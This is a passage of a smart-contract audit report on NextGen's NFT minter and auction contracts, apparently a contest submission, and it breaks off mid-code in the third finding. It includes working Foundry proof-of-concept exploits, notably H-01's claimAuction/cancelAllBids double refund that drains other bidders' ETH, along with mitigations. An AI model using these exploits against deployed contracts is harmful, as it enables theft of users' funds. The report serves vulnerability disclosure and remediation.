NextGen

Scope

The code under review can be found within the C4 NextGen repository.

Summary

Findings

ID	Issue	Severity
H-01	Attacker can win/claim auctioned token without providing ETH as well as double the amount of ETH from his previous active bids	High
H-02	Periodic Sale (sales option 3) does not work as intended if used during both allowlist phase and public phase	High
H-03	Reentrancy callback through _safeMint() into mint() function allows attacker to exceed max allowance set for users during public phase	High
M-01	Attacker can frontrun another user to call participateToAuction() followed by claimAuction() right at auctionEndTime leading to permanent locking of the other user's ETH	Medium
L-01	Missing check in function `artistSignature()` to ensure parameter `_signature` is not empty	Low

ID	Issue	Severity
L-02	Missing check in function `setCollectionPhases()` to ensure allowlist/public end time is greater than start time	Low
N-01	Variable used only in current contract should be marked with private instead of public visibility	Non-Critical
N-02	Typo in struct name `collectionAdditionalDataStructure`	Non-Critical
N-03	Remove redundant check from `addMinter()` function	Non-Critical
N-04	Incorrect `collectionPrimaryAndSecondaryAddresses` comment should be corrected	Non-Critical
N-05	Incorrect comment in function `mintAndAuction()` should be corrected	Non-Critical
N-06	Avoid copy pasting OZ libraries and inheriting from them	Non-Critical
N-07	Missing check in function `setCollectionCosts()` to ensure salesOption is in range [1-3]	Non-Critical

Gas Optimizations

Gas Optimizations	Issues	Instances
G-01	Use do-while loops instead of for loops to save gas	3
G-02	Variable only used in current contract can be marked private to save gas	6
G-03	Update `newCollectionIndex` to 1 directly in the constructor to save gas	1
G-04	Use `++newCollectionIndex` instead of `newCollectionIndex = newCollectionIndex + 1` to save gas	1
G-05	Allowlist/Public start and end times can use smaller uint sizes in struct `collectionPhasesDataStructure`	1
G-06	Redundant check in public phase conditional block present in `mint()` function can be removed to save gas	1
G-07	No need to calculate `mintIndex` since `collectionTokenMintIndex` holds the same value	1
G-08	Add address(0) checks to prevent unnecessary external calls to primary addresses that are address(0)	1

Gas Optimizations	Issues	Instances
G-09	Simplify mathematical equation for `decreaserate` in Exponential Decay function (sales model 2) to save gas	1
G-10	Return early when token reaches resting price in Linear Descending Sale (sales model 2) to save gas	1
G-11	No need to track variable `highBid` in for loop of function `returnHighestBid()` to save gas	1
G-12	Remove redundant check from function `returnHighestBidder()` to save gas	1
G-13	Use `msg.sender` instead of accessing bidder from storage in function `cancelBid()` to save gas	1

Analysis Report

Findings

[H-01] Attacker can win/claim auctioned token without providing ETH as well as double the amount of ETH from his previous active bids

Impact

Below mentioned are the three impacts occurring at the same time in one attack transaction:

1. An Attacker can win/claim the auctioned token without providing any ETH
2. An Attacker can double the amount of ETH from his previous active bids
3. An Attacker can steal ETH deposited by bidders from auctions running in parallel for other tokenIds (**Note: Auctions running in parallel is highly likely to occur (which means more ETH sitting in this AuctionDemo.sol contract) since the NextGen contracts have multiple collections and each collection has multiple tokenIds that can be auctioned**)

The origination of this issue can be seen from two perspectives (fixing either of them solves the issue):

1. Issue originates since both claimAuction() and cancelBid() can be called right at auctionEndTime.
2. Issue originates since auctionDataInfo is not updated to false for winner of the auction and for bids of other users being refunded in the claimAuction() function, which allows attacker/user to pass the check here in cancelBid() function when called right at auctionEndTime.

Proof of Concept

Here is the whole process:

1. Attacker places highest bid either before or right at auctionEndTime by calling the participateToAuction() function

```
File: AuctionDemo.sol
57:     function participateToAuction(uint256 _tokenid) public payable {
58:         require(msg.value > returnHighestBid(_tokenid) &&
block.timestamp <= minter.getAuctionEndTime(_tokenid) &&
minter.getAuctionStatus(_tokenid) == true);
59:         auctionInfoStru memory newBid = auctionInfoStru(msg.sender,
msg.value, true);
60:         auctionInfoData[_tokenid].push(newBid);
61:     }
```

2. Attacker calls claimAuction() right at auctionEndTime to claim the auctioned token and receive any ETH refunds from his previous active bids.

- On Line 105, we pass since attacker calls right at auctionEndTime
- Line 112 transfers the auctioned token to the attacker
- Line 113, transfers attacker's bid amount to ownerOf() AuctionDemo.sol contract
- On Line 116, the attacker and other users are refunded their ETH back from previous active bids that were not cancelled.

```
File: AuctionDemo.sol
104:     function claimAuction(uint256 _tokenid) public
WinnerOrAdminRequired(_tokenid,this.claimAuction.selector){
105:         require(block.timestamp >= minter.getAuctionEndTime(_tokenid)
&& auctionClaim[_tokenid] == false && minter.getAuctionStatus(_tokenid) ==
true);
106:         auctionClaim[_tokenid] = true;
107:         uint256 highestBid = returnHighestBid(_tokenid);
108:         address ownerOfToken = IERC721(gencore).ownerOf(_tokenid);
109:         address highestBidder = returnHighestBidder(_tokenid);
110:         for (uint256 i=0; i< auctionInfoData[_tokenid].length; i ++)
{
111:             if (auctionInfoData[_tokenid][i].bidder == highestBidder
&& auctionInfoData[_tokenid][i].bid == highestBid &&
auctionInfoData[_tokenid][i].status == true) {
112:                 IERC721(gencore).safeTransferFrom(ownerOfToken,
highestBidder, _tokenid);
113:                 (bool success, ) = payable(owner()).call{value:
highestBid}("");
114:                 emit ClaimAuction(owner(), _tokenid, success,
highestBid);
115:             } else if (auctionInfoData[_tokenid][i].status == true) {
116:                 (bool success, ) = payable(auctionInfoData[_tokenid]
[i].bidder).call{value: auctionInfoData[_tokenid][i].bid}("");
117:                 emit Refund(auctionInfoData[_tokenid][i].bidder,
_tokenid, success, highestBid);
118:             } else {}
119:         }
120:     }
```

3. Attacker calls cancelAllBids() function right at auctionEndTime to cancel his all his bids. The following happens here:

- On Line 135, attacker passes the check since he calls right at auctionEndTime (this is where the first perspective mentioned in the beginning comes into play)
- Line 137, the check ensures auctionInfoData the attacker's bid is active (this is where the second perspective of auctionInfoData not being set to false in claimAndAuction() comes into play, thus allowing attacker to bypass this check)
- On Line 139, attacker is refunded his winning bid amount as well as any previous active bids (again here though he was refunded in claimAndAuction() function already, thus doubling the amount of ETH received).

```
File: AuctionDemo.sol
134:     function cancelAllBids(uint256 _tokenid) public {
135:         require(block.timestamp <=
minter.getAuctionEndTime(_tokenid), "Auction ended");
136:         for (uint256 i=0; i<auctionInfoData[_tokenid].length; i++) {
137:             if (auctionInfoData[_tokenid][i].bidder == msg.sender &&
auctionInfoData[_tokenid][i].status == true) {
138:                 auctionInfoData[_tokenid][i].status = false;
139:                 (bool success, ) = payable(auctionInfoData[_tokenid]
[i].bidder).call{value: auctionInfoData[_tokenid][i].bid}("");
140:                 emit CancelBid(msg.sender, _tokenid, i, success,
auctionInfoData[_tokenid][i].bid);
141:             } else {}
142:         }
143:     }
```

4. On Line 139, the attacker is refunded only if there are multiple (atleast one technically) auctions running in parallel, which as I mentioned before is highly likely to occur since NextGen contracts have multiple collections and each collection has multiple tokenIds that can be auctioned. These auctions running in parallel have their own bidders that are continuously participating and thus depositing more ETH in AuctionDemo.sol. This provides the attacker with more than enough ETH to receive back his winning bid amount and double his previous bids. The auctions running in parallel can be seen as a funding for the attacker but lost/stolen ETH for the bidders of the other auctions.

Coded POC

Here are some points to understand the POC:

- Lines 31 to 51 is the **setup**
- Functions testSetUpCollection1() and testSetUpCollection2() setup two collections "Azuki" and "Punks"
- For sake of simplicity, both collections are in public phase at same time.
- Public phase start time = 1000s, Public phase end time = 700000s (time in foundry starts from 0)
- Run the test using `forge test --match-test testAttackerCanWinAuctionWithoutProvidingETHAndDoubleHisPreviousBids -vvvvv`

- Function testAttackerCanWinAuctionWithoutProvidingETHAndDoubleHisPreviousBids() sets up both collections first, warps to 1000s (public start time)
- The functionAdmin starts auctions for both "Azuki" and "Punks" with auction ends times being 10000s and 20000s respectively.
- The teamsTrustedAddress holds the NFT till the time the winner of the auction does not claim it using claimAuction.
- For this, the teamsTrustedAddress calls setApprovalForAll to give the AuctionDemo.sol contract approval to transfer the NFT to the winner when he calls claimAuction().
- Attacker participates in the Azuki auction by placing a bid of 0.9 ETH for the tokenId 10000000000.
- Alice, Bob and Charlie place bids of 1ETH, 2ETH and 3ETH respectively in the Azuki auction.
- They place similar bids in the Punks auction
- Attacker places a bid of 5 ETH in the Azuki auction
- We warp 10000s right to the auctionEndTime of the Azuki auction
- Attacker calls claimAuction(), which gives him the NFT and refunds him 0.9 ETH from his previous active bid. Over here Alice, Bob and Charlie are refunded their 1 ETH, 2 ETH and 3 ETH as well.
- Attacker calls cancelAllBids() right at auctionEndTime immediately after the previous claimAuction() call. This not only refunds the attacker the 5 ETH of the highest bid but also refunds the 0.9 ETH once again.
- Lines 118-119 assert that the claimAuction() and cancelAllBids() call right at auctionEndTime succeeded.
- Lines 124-125 further assert that not only did the attacker win the auctioned token for free by refunding him his 5 ETH but also doubled his previous bid to 1.8 ETH by refunding twice (once in claimAuction() and the other in cancelAllBids() function).
- Due to this, there will not be enough ETH left for refunding in the Punks auction (which ends at 20000s), thereby affecting Alice, Bob and Charlie since their ETH was stolen or used as exit liquidity by the attacker.
- Make sure to add both the POC and the attacker contract provided below to the **hardhat/test** folder before running the `forge test --match-test testAttackerCanWinAuctionWithoutProvidingETHAndDoubleHisPreviousBids -vvvvv` command.
- I've provided helpful comments to assist while reading the POC and tried to make the function names as self-explanatory as possible as well.

```
File: TestContract7.t.sol
001: // SPDX-License-Identifier: MIT
002: 
003: pragma solidity ^0.8.19;
004: 
005: import {Test, console} from "forge-std/Test.sol";
006: 
007: import {NextGenMinterContract} from "../smart-contracts/MinterContract.sol";
008: import {NextGenCore} from "../smart-contracts/NextGenCore.sol";
009: import {NextGenAdmins} from "../smart-contracts/NextGenAdmins.sol";
010: import {randomPool} from "../smart-contracts/XRandoms.sol";
011: import {NextGenRandomizerNXT} from "../smart-contracts/RandomizerNXT.sol";
012: import {auctionDemo} from "../smart-contracts/AuctionDemo.sol";
```

```

contract TestContract7 is Test {

    NextGenMinterContract minter;
    NextGenCore gencore;
    NextGenAdmins adminsContract;
    randomPool xrandoms;
    NextGenRandomizerNXT randomizer;
    auctionDemo auctionContract;

    //List of Bidders
    address alice = makeAddr("Bidder1");
    address bob = makeAddr("Bidder2");
    address charlie = makeAddr("Bidder3");

    address teamsTrustedAddress = makeAddr("TrustedAddress");
    address attacker = makeAddr("AttackerEOA");

    function setUp() public {
        //Deployment process - Followed from docs
        adminsContract = new NextGenAdmins();
        gencore = new NextGenCore("", "", address(adminsContract));
        minter = new NextGenMinterContract(address(gencore),address(0) , address(adminsContract));
        xrandoms = new randomPool();
        randomizer = new NextGenRandomizerNXT(address(xrandoms), address(this), address(gencore));
        auctionContract = new auctionDemo(address(minter), address(gencore), address(adminsContract));
    }

    function testSetUpCollection1() public {
        string[] memory emptyScript;
        gencore.createCollection("Azuki", "6529", "Empty", "Empty", "Empty", "Empty", "Empty", emptyScript);
        gencore.setCollectionData(1, address(0), 1, 10000, 0);
        minter.setCollectionCosts(1, 4000000000000000000, 0, 0, 600, 1,
        address(0));
        minter.setCollectionPhases(1, 1000, 0, 1000, 700000, 0);//Set allowliststarttime to public sale start time to pass check
        gencore.addMinterContract(address(minter));
        gencore.addRandomizer(1, address(randomizer));
    }

    function testSetUpCollection2() public {
        string[] memory emptyScript;
        gencore.createCollection("Punks", "6529", "Empty", "Empty", "Empty", "Empty", "Empty", emptyScript);
        gencore.setCollectionData(2, address(0), 10, 10000, 0);
        minter.setCollectionCosts(2, 4000000000000000000, 0, 0, 600, 1,
        address(0));
        minter.setCollectionPhases(2, 1000, 0, 1000, 700000, 0);//Set allowliststarttime to public sale start time to pass check

        gencore.addMinterContract(address(minter));
        gencore.addRandomizer(2, address(randomizer));
    }

    function testUsersParticipateInAuction(uint256 tokenId) public {
        vm.deal(alice, 1000000000000000000);//Give alice 1 ETH for bid
        vm.deal(bob, 2000000000000000000);//Give bob 2 ETH for bid
        vm.deal(charlie, 3000000000000000000);//Give charlie 3 ETH for bid

        bytes memory selector = abi.encodeWithSignature("participateToAuction(uint256)", tokenId);

        vm.prank(alice);
        (bool success1,) = address(auctionContract).call{value: 1000000000000000000}(selector);

        vm.prank(bob);
        (bool success2,) = address(auctionContract).call{value: 2000000000000000000}(selector);

        vm.prank(charlie);
        (bool success3,) = address(auctionContract).call{value: 3000000000000000000}(selector);
    }

    function testAttackerCanWinAuctionWithoutProvidingETHAndDoubleHisPreviousBids() public {
        testSetUpCollection1();
        testSetUpCollection2();
        vm.warp(1000); //Start public phase on Azuki collection
        //Start both Azuki and Punks Auction (running in parallel)
        minter.mintAndAuction(teamsTrustedAddress, "", 0, 1, 10000); //(Auction ends at 10000s)
        minter.mintAndAuction(teamsTrustedAddress, "", 0, 2, 20000); //(Auction ends at 20000s)

        //Give approval to this contract to transfer the auctioned token to the winner when winner calls claimAuction()
        vm.prank(teamsTrustedAddress);
        gencore.setApprovalForAll(address(auctionContract), true);

        //Attacker participates in Azuki auction
        vm.deal(attacker, 900000000000000000); //Attacker places 0.9 ETH bid
        vm.prank(attacker);
        bytes memory selector = abi.encodeWithSignature("participateToAuction(uint256)", 10000000000);
        (bool success1,) = address(auctionContract).call{value:
```

```
900000000000000000}(selector);


        testUsersParticipateInAuction(10000000000); //Alice, Bob, Charlie place bids of 1ETH, 2ETH and 3ETH respectively in Azuki auction to challenge each other
        testUsersParticipateInAuction(20000000000); //They also place similar bids in the Punks auction running in parallel

        //Attacker decides to participate in Azuki auction again
        vm.deal(attacker, 5000000000000000000); //Attacker places 5 ETH bid
        vm.prank(attacker); //Attacker participates in Azuki auction
        (bool success2,) = address(auctionContract).call{value: 5000000000000000000}(selector);

        vm.warp(10000); //Warping to right at the auctionEndTime of Azuki auction

        bytes memory selector2 = abi.encodeWithSignature("claimAuction(uint256)", 10000000000);
        vm.prank(attacker); //Attacker claimsAuction
        (bool success3,) = address(auctionContract).call(selector2);

        //At the same time (i.e. right at auctionEndTime), the attacker also calls cancelAllBids()
        bytes memory selector3 = abi.encodeWithSignature("cancelAllBids(uint256)", 10000000000);
        vm.prank(attacker);
        (bool success4,) = address(auctionContract).call(selector3);

        assertEq(success3, true); //Proves claimAuction() call succeeded
        assertEq(success4, true); //Proves cancelAllBids() call succeeded as well

        uint256 attackerNFTBalance = gencore.balanceOf(attacker);
        uint256 attackerETHBalance = address(attacker).balance;

        assertEq(attackerNFTBalance, 1); //Attacker should have received the auctioned NFT
        assertEq(attackerETHBalance, 6800000000000000000); //Attacker's ETH balance should be double (i.e. 1.8 ETH) his previous active bid of 0.9 ETH plus 5 ETH that is refunded from his highest bid. This proves that not only did the attacker win the auctioned token for free but also doubled the amount of his previous bids.
    }
}
```

Tools Used

Manual Review

Recommended Mitigation Steps

The solution is quite straightforward. We can fix either of the two causes mentioned in the beginning to solve the issue:

Solution for 1: Update cancelBid() and cancelAllBids() functions timing related check to "<" instead of "<=" on 1st line:

```
File: AuctionDemo.sol
124:     function cancelBid(uint256 _tokenid, uint256 index) public {
125:         require(block.timestamp < minter.getAuctionEndTime(_tokenid), "Auction ended");



126:         require(auctionInfoData[_tokenid][index].bidder == msg.sender && auctionInfoData[_tokenid][index].status == true);
127:         auctionInfoData[_tokenid][index].status = false;
128:         (bool success, ) = payable(auctionInfoData[_tokenid][index].bidder).call{value: auctionInfoData[_tokenid][index].bid}("");
129:         emit CancelBid(msg.sender, _tokenid, index, success, auctionInfoData[_tokenid][index].bid);
130:     }
131:
132:     // cancel All Bids
133:
134:     function cancelAllBids(uint256 _tokenid) public {
135:         require(block.timestamp < minter.getAuctionEndTime(_tokenid), "Auction ended");
136:         for (uint256 i=0; i<auctionInfoData[_tokenid].length; i++) {
137:             if (auctionInfoData[_tokenid][i].bidder == msg.sender && auctionInfoData[_tokenid][i].status == true) {
138:                 auctionInfoData[_tokenid][i].status = false;
139:                 (bool success, ) = payable(auctionInfoData[_tokenid][i].bidder).call{value: auctionInfoData[_tokenid][i].bid}("");
140:                 emit CancelBid(msg.sender, _tokenid, i, success, auctionInfoData[_tokenid][i].bid);
141:             } else {}
142:         }
143:     }
```

Solution for 2: Set auctionDataInfo for bidder's active bids to false after refunding them (updates on Lines 113 and 118):

```
File: AuctionDemo.sol
104:     function claimAuction(uint256 _tokenid) public WinnerOrAdminRequired(_tokenid,this.claimAuction.selector){
105:         require(block.timestamp >= minter.getAuctionEndTime(_tokenid) && auctionClaim[_tokenid] == false && minter.getAuctionStatus(_tokenid) == true);
106:         auctionClaim[_tokenid] = true;
```

```
        uint256 highestBid = returnHighestBid(_tokenid);
        address ownerOfToken = IERC721(gencore).ownerOf(_tokenid);
        address highestBidder = returnHighestBidder(_tokenid);
        for (uint256 i=0; i< auctionInfoData[_tokenid].length; i ++) {
            if (auctionInfoData[_tokenid][i].bidder == highestBidder && auctionInfoData[_tokenid][i].bid == highestBid && auctionInfoData[_tokenid][i].status == true) {
                IERC721(gencore).safeTransferFrom(ownerOfToken, highestBidder, _tokenid);
                auctionInfoData[_tokenid][index].status = false;
                (bool success, ) = payable(owner()).call{value: highestBid}("");
                emit ClaimAuction(owner(), _tokenid, success, highestBid);
            } else if (auctionInfoData[_tokenid][i].status == true) {
                (bool success, ) = payable(auctionInfoData[_tokenid][i].bidder).call{value: auctionInfoData[_tokenid][i].bid}("");
                auctionInfoData[_tokenid][index].status = false;
                emit Refund(auctionInfoData[_tokenid][i].bidder, _tokenid, success, highestBid);
            } else {}
        }
    }
```

[H-02] Periodic Sale (sales option 3) does not work as intended if used during both allowlist phase and public phase

Impact

The Periodic Sale (sales option 3) does not work as intended if used during both allowlist and public phases. This is because when Periodic Sale model is used in the allowlist phase, some tokens are brought into circulation (as expected). Now when the Periodic Sale for the public phase begins, the first user can mint the token in the first period. But when this is done, the lastMintDate for that collection is set to a date far ahead in the future instead of the next time period.

Due to this issue, there are 3 impacts:

1. The property/invariant of periodicity (i.e. 1 mint/period) is broken since token cannot be minted in the next period
2. The users have to wait for a way longer time to mint the next token than the expected period of time (i.e. timePeriod)
3. This waiting can cause loss of user interest and value (ETH) in the collection, thus hurting the creators of the collection.

Note: This issue can occur in multiple combinations of sales models being used with allowlist/public phases. I tried attempting to jot them down but it was not feasible since there can be 1,2,3 or even more allowlist/public phases being held for a collection, which further increases the phase and sales

model combinations. For clarity of understanding in this POC, I've used one simple instance of using Periodic Sale in both allowlist and public phases.

Root Cause: Although there are multiple combinations, one thing I could deduce as the root cause of this issue is that basically anytime the first phase (whether it be allowlist or public using any sales model) brings tokens into circulation supply, it causes the above mentioned impact to occur in the second phase (whether it be allowlist or public but using Sales model 3)

Proof of Concept

Here are few things to note in order to understand the example explanation in the POC better:

1. **Consider we use Periodic Sale model (sales option 3) during both allowlist phase and public phase.**
2. **ALST = allowlistStartTime (short form)**
3. **Since we are using Periodic Sale model (sales option 3), allowlistStartTime (ALST) is set to publicStartTime (as mentioned in comment here) during public sale.**
4. **ALST during allowlist phase is 0s , ALST during public phase is 864000s (10 days) (for example purposes I will be using the start of Unix time i.e. 0 for ease of understandability and calculations)**
5. **Time Period used for Periodic Sale will be 10 minutes**

Here is the whole process now:

During Allowlist phase:

1. Allowlisted users call mint() function to mint tokens. Let's say 1000 tokens were minted during this phase. These are the changes made:

- Circulating Supply = 1000 tokens
- lastMintDate = ALST + (Time Period * (Circulating Supply - 1) = 0 + (10 mins * 999) = 9990 mins = 166.5 hours = 6.9 days = 7 days (approx)

lastMintDate equation picked up from Line 252 in else-if block below:

```
File: MinterContract.sol
239:         // control mechanism for sale option 3
240:         if (collectionPhases[col].salesOption == 3) {
241:             uint timeOfLastMint;
242:             if (lastMintDate[col] == 0) {
243:                 // for public sale set the allowlist the same time as
publicsale
244:                 timeOfLastMint =
collectionPhases[col].allowlistStartTime -
collectionPhases[col].timePeriod;
245:             } else {
246:                 timeOfLastMint =  lastMintDate[col];
247:             }
248:             // uint calculates if period has passed in order to allow
minting
249:             uint tDiff = (block.timestamp - timeOfLastMint) /
collectionPhases[col].timePeriod;
250:              // users are able to mint after a day passes
251:              require(tDiff>=1 && _numberOfTokens == 1, "1
mint/period");
252:              lastMintDate[col] =
collectionPhases[col].allowlistStartTime +
(collectionPhases[col].timePeriod * (gencore.viewCirSupply(col) - 1));
253:          }
```

During Public phase (held 10 days after Allowlist phase):

1. Calling the mint() function to mint tokens is now open to all users. Let's say a user calls mint(). The following happens:

- Circulation Supply = 1000 + 1 (minted by user now) = 1001 tokens
- On Line 242, condition is false so we enter the else block on Line 246, which sets timeOfLastMint to lastMintDate (7 days approx - note still talking in unix time)
- On Line 249, tDiff = (10 days - 7 days)/10 mins = (14400 mins - 10080 mins)/10 mins = 432
- On Line 251, we pass the condition since tDiff (432) > 1 i.e. more than 10 minutes have passed since allowlist phase ended (i.e. 3 days back since today is 10 days (864000s) and allowlist phase ended at 7 days(604800s))
- On Line 252, lastMintDate = ALST + (Time Period * (Circulating Supply - 1) = 10 days + (10 mins * (1001 - 1)) = 10 days + (10 mins * 1000) = 10 days + 10000 mins = 10 days + 7 days (approx) = 17 days
- **This is where the problem occurs. We can see from the above calculations that although the start time is 10 days, the next period is not 10 minutes later but in fact 7 days (10000 mins) later on the 17th day (note that still talking in unix time). Due to this users need to wait for 7 days more instead of 10 minutes in order to mint the next token. This would mean loss of interest and value in the collection, which can hurt the collection creators.**

lastMintDate equation picked up from Line 252 in else-if block below:

```
File: MinterContract.sol
239:          // control mechanism for sale option 3
240:          if (collectionPhases[col].salesOption == 3) {
241:              uint timeOfLastMint;
242:              if (lastMintDate[col] == 0) {
243:                  // for public sale set the allowlist the same time as
publicsale
244:                  timeOfLastMint =
collectionPhases[col].allowlistStartTime -
collectionPhases[col].timePeriod;
245:              } else {
246:                  timeOfLastMint =  lastMintDate[col];
247:              }
248:              // uint calculates if period has passed in order to allow
minting
249:              uint tDiff = (block.timestamp - timeOfLastMint) /
collectionPhases[col].timePeriod;
250:             // users are able to mint after a day passes
251:             require(tDiff>=1 && _numberOfTokens == 1, "1
mint/period");
252:             lastMintDate[col] =
collectionPhases[col].allowlistStartTime +
(collectionPhases[col].timePeriod * (gencore.viewCirSupply(col) - 1));
253:         }
```

From the above example, based on the calculations, we can clearly see how the property/invariant of periodicity is broken (i.e. 1 mint/period) in the Periodic Sale model used during both allowlist and public phases. The example also showed how the users and creators of the collections are affected due to the wait time of 7 days instead of the expected 10 minutes.

(Note: In the example, I've only used 1000 tokens minted as the circulating supply during the allowlist phase but as the circulating supply increases during the allowlist phase, the wait time during the public phase increases as well. For example, if 10000 tokens were minted during allowlist phase, the wait time for the next period during the public phase is now 70 days instead of the expected 10 minutes)

Coded POC

There are few things to note in this POC:

- Instead of allowlist phase followed by public phase, I have used public phase 1 followed by public phase 2. The root cause still remains the same (which I mentioned in the beginning).
- Run the test using `forge test --match-test testPeriodicSaleDoesNotWork -vvvvv`
- Lines 24 to 42 represent the **setup**.
- In the testSetUpCollection method, max allowance per user to mint during public phase 1 and 2 is set to 2000 and total supply to 100000
- Price to mint token = 4ETH, Time Period = 600s or 10 mins, Sales model 3 in both public phases.
- Allowlist start time is set to public sale start time to use periodic sale model 3
- Public phase 1 start time = 1000s, Public phase 1 end time = 700000 (In foundry, time starts from 0)
- Public phase 2 start time = 1000000s, Public phase 2 end time = 1700000s
- Using such a long span of time since 1000 tokens need to be minted every 10 mins in public phase 1. Although not necessary in public phase 2, since only 2 tokens are being minted.
- In public phase 2, only 2 tokens are minted to show that after first token is minted, the second token is not mintable 10 mins (or 600s) later but at 1600000s (almost close to end time of public phase 2).
- This value of 1600000s is console logged for proof to show lastMintDate is now 1600000, so the next token can only be minted when block.timestamp catches upto it.
- Additionally, the assertEq on Line 87 evaluates to true, which means alice cannot mint even though we skipped to the next period (Line 83)
- In the stack traces we can observe the arithmetic underflow when Alice tries to mint in next period. Note the arithmetic underflow is expected since when calculating tDiff, block.timestamp - timeOfLastMint underflows due to timeOfLastMint (or lastMintDate) being 1600000s (basically instead of reverting with "1mint/period", it reverts with the underflow).

```
File: TestContract2.sol
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.19;

import {Test, console} from "forge-std/Test.sol";

import {NextGenMinterContract} from "../smart-contracts/MinterContract.sol";
import {NextGenCore} from "../smart-contracts/NextGenCore.sol";
import {NextGenAdmins} from "../smart-contracts/NextGenAdmins.sol";
import {randomPool} from "../smart-contracts/XRandoms.sol";
import {NextGenRandomizerNXT} from "../smart-contracts/RandomizerNXT.sol";

contract TestContract2 is Test {

    NextGenMinterContract minter;
    NextGenCore gencore;
    NextGenAdmins adminsContract;
    randomPool xrandoms;
    NextGenRandomizerNXT randomizer;

    address alice = makeAddr("Alice");


    function setUp() public {
        //Deployment process - Followed from docs
        adminsContract = new NextGenAdmins();
        gencore = new NextGenCore("", "", address(adminsContract));
        minter = new NextGenMinterContract(address(gencore),address(0), address(adminsContract));
        xrandoms = new randomPool();
        randomizer = new NextGenRandomizerNXT(address(xrandoms), address(this), address(gencore));
    }

    function testSetUpCollection() public {
        string[] memory emptyScript;
        gencore.createCollection("Azuki", "6529", "Empty", "Empty", "Empty", "Empty", "Empty", emptyScript);
        gencore.setCollectionData(1, address(0), 2000, 100000, 0);
        minter.setCollectionCosts(1, 4000000000000000000, 0, 0, 600, 3,
        address(0));
        minter.setCollectionPhases(1, 1000, 0, 1000, 700000, 0);//Set allowliststarttime to public sale start time to pass check


        gencore.addMinterContract(address(minter));
        gencore.addRandomizer(1, address(randomizer));
    }

    function testPeriodicSaleDoesNotWork() public payable{
        testSetUpCollection();
        testPublicPhasePeriodicSale1();
        testPublicPhasePeriodicSale2();
    }

    function testPublicPhasePeriodicSale1() public {
        bytes32[] memory emptyArray;
        bytes memory selector = abi.encodeWithSignature("mint(uint256,uint256,uint256,string,address,bytes32[],address,uint256)", 1, 1, 0, "", alice, emptyArray, address(0), 0);
        //uint price = minter.getPrice(1);
        vm.warp(1000); //Enter public phase 1
            for(uint i = 0; i < 1000; i++){
                if(i==0){
                    vm.deal(alice, 4000000000000000000);//4ETH for public phase 1
                    vm.prank(alice);
                    (bool success,) = address(minter).call{value: 4000000000000000000}(selector);
                } else {
                    skip(600); //skipping periods to mint 1000 tokens faster
                    vm.deal(alice, 4000000000000000000);//4ETH for public phase 1
                    vm.prank(alice);
                    (bool success,) = address(minter).call{value: 4000000000000000000}(selector);
                }

        }
    }

    function testPublicPhasePeriodicSale2() public {
        bytes32[] memory emptyArray;
        bytes memory selector = abi.encodeWithSignature("mint(uint256,uint256,uint256,string,address,bytes32[],address,uint256)", 1, 1, 0, "", alice, emptyArray, address(0), 0);
        minter.setCollectionPhases(1, 1000000, 0, 1000000, 1700000, 0); //Set allowliststarttime to public sale start time to pass check// Updating times for public phase 2 as the admin would
        vm.warp(1000000); // To enter public phase 2
        uint time = block.timestamp;
        console.log(time);
        for(uint i = 0 ; i < 2 ; i++){
            if(i==0){
                vm.deal(alice, 4000000000000000000);//4ETH for public phase 2
                vm.prank(alice);
                (bool success,) = address(minter).call{value: 4000000000000000000}(selector);
            } else {
                skip(600); //Skipping to next period 2
                vm.deal(alice, 4000000000000000000);//4ETH for public
```

```
phase 2
                vm.prank(alice);
                (bool success,) = address(minter).call{value: 4000000000000000000}(selector);
                assertEq(success, false);  // This here and the two lines below are the proof
                uint256 lastMintDate = minter.lastMintDate(1);// that users now have to wait for longer time
                console.log("LastMintDate:", lastMintDate);// Note the arithmetic overflow is expected since when calculating tDiff, block.timestamp - timeOfLastMint underflows due to timeOfLastMint being way ahead in future i.e. 1600000
            }
        }
    }

}
```

Tools Used

Manual Review

Recommended Mitigation Steps

We can see the issue arises due to tokens being brought into the circulation supply during allowlist phase, which then during the public phase increases the lastMintDate due to `timePeriod * circulationSupply` being added to the start time of the public sale.

It is hard to boil down to a specific solution (such as only limiting sales model 3 to allowlist phase) since there can be two allowlist phases as well, which still causes the same issue. Basically anytime the first phase (whether it be allowlist or public) brings tokens into circulation supply, it causes this issue.

The only solution I can think of is to limit the Periodic Sale model (sales model 3) to the first allowlist or public phase that is ever conducted for the collection. Thereafter, using the periodic sale model will cause the problem mentioned in this POC.

[H-03] Reentrancy callback through _safeMint() into mint() function allows attacker to exceed max allowance set for users during public phase

Impact

Reentrancy callback through _safeMint() into mint() function in MinterContract.sol is not prevented. This allows an attacker to mint more tokens (using his malicious contract) on a collection than the max allowance set for users during public phase. The impact here is much more severe since it affects all collections currently (or in the future) in the public phase.

There is another impact to this issue. For example, a collection has 1000 tokens as total supply and each user is only allowed to mint 5 tokens. In this case, the attacker technically not only mints more tokens but also steals from other users' max allocations, which can impact them.

(Note: This reentrancy attack will not work on collections that use the Periodic Sale model (sales option 3) during the public phase since lastMintDate is updated to the next period and until that time a second token cannot be minted in the current period whether directly or indirectly through reentrancy)

Proof of Concept

Here is the whole process:

1. Below is the mint() function from the MinterContract.sol contract. We'll only be focusing on the code present from 221 to 238 since anything before 221 is mainly related to the allowlist phase and anything after 238 is related to the Periodic Sale model (sales option 3) on which this reentrancy attack cannot be executed.

```
File: MinterContract.sol
196:     function mint(uint256 _collectionID, uint256 _numberOfTokens,
uint256 _maxAllowance, string memory _tokenData, address _mintTo,
bytes32[] calldata merkleProof, address _delegator, uint256 _saltfun_o)
public payable {
197:         require(setMintingCosts[_collectionID] == true, "Set Minting
Costs");
198:         uint256 col = _collectionID;
199:         address mintingAddress;
200:         uint256 phase;
201:         string memory tokData = _tokenData;
202:         if (block.timestamp >=
collectionPhases[col].allowlistStartTime && block.timestamp <=
collectionPhases[col].allowlistEndTime) {
203:             phase = 1;
204:             bytes32 node;
205:             if (_delegator !=
0x0000000000000000000000000000000000000000) {
206:                 bool isAllowedToMint;
207:                 isAllowedToMint =
dmc.retrieveGlobalStatusOfDelegation(_delegator,
0x8888888888888888888888888888888888888888, msg.sender, 1) ||
dmc.retrieveGlobalStatusOfDelegation(_delegator,
0x8888888888888888888888888888888888888888, msg.sender, 2);
208:                 if (isAllowedToMint == false) {
209:                 isAllowedToMint =
dmc.retrieveGlobalStatusOfDelegation(_delegator,
collectionPhases[col].delAddress, msg.sender, 1) ||
dmc.retrieveGlobalStatusOfDelegation(_delegator,
collectionPhases[col].delAddress, msg.sender, 2);
210:                 }
211:                 require(isAllowedToMint == true, "No delegation");
212:                 node = keccak256(abi.encodePacked(_delegator,
